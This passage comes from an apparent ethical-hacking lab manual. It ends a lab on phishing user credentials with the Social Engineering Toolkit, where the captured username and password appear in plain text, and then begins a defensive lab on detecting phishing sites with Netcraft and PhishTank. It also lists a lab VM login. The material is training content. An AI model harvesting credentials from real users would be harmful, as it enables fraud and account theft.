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
28. Scroll down to find **Username** and **Password** displayed in plain text, as shown in the screenshot.



29. This concludes the demonstration of phishing user credentials using the SET.
30. Close all open windows and document all the acquired information.
31. Turn off the **Windows 11** and **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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Lab 2

Detect a Phishing Attack

Phishing is the practice of sending an illegitimate email falsely claiming to be from a legitimate site in an attempt to acquire a user's personal or account information.

Lab Scenario

With the tremendous increase in the use of online banking, online shares trading, and e-commerce, there has been a corresponding growth in incidents of phishing being used to carry out financial fraud.

As a professional ethical hacker or penetration tester, you must be aware of any phishing attacks that occur on the network and implement anti-phishing measures. Be warned, however, that even if you employ the most sophisticated and expensive technological solutions, these can all be bypassed and compromised if employees fall for simple social engineering scams.

The success of phishing scams is often due to users' lack of knowledge, being visually deceived, and not paying attention to security indicators. It is therefore imperative that all people in your organization are properly trained to recognize and respond to phishing attacks. It is your responsibility to educate employees about best practices for protecting systems and information. In this lab, you will learn how to detect phishing attempts using various phishing detection tools.

Lab Objectives

- Detect phishing using Netcraft
- Detect phishing using PhishTank

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

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Overview of Detecting Phishing Attempts

Phishing attacks are difficult to guard against, as the victim might not be aware that he or she has been deceived. They are very much like the other kinds of attacks used to extract a company's valuable data. To guard against phishing attacks, a company needs to evaluate the risk of different kinds of attacks, estimate possible losses and spread awareness among its employees.

Lab Tasks

Task 1: Detect Phishing using Netcraft

The Netcraft anti-phishing community is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks. The Netcraft Extension provides updated and extensive information about sites that users visit regularly; it also blocks dangerous sites. This information helps users to make an informed choice about the integrity of those sites.

Here, we will use the Netcraft Extension to detect phishing sites.

1. Turn on the **Windows 11** virtual machine.
2. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
3. First, it is necessary to install the Netcraft extension. Launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **https://www.netcraft.com/apps/** and press **Enter**.
4. The **Netcraft** website appears, as shown in the screenshot.

   Note: Click **Accept** in the cookie notification in the lower section of the browser.

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



5. Scroll-down and click **Find out more** button under **BROWSER** option on the webpage.



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
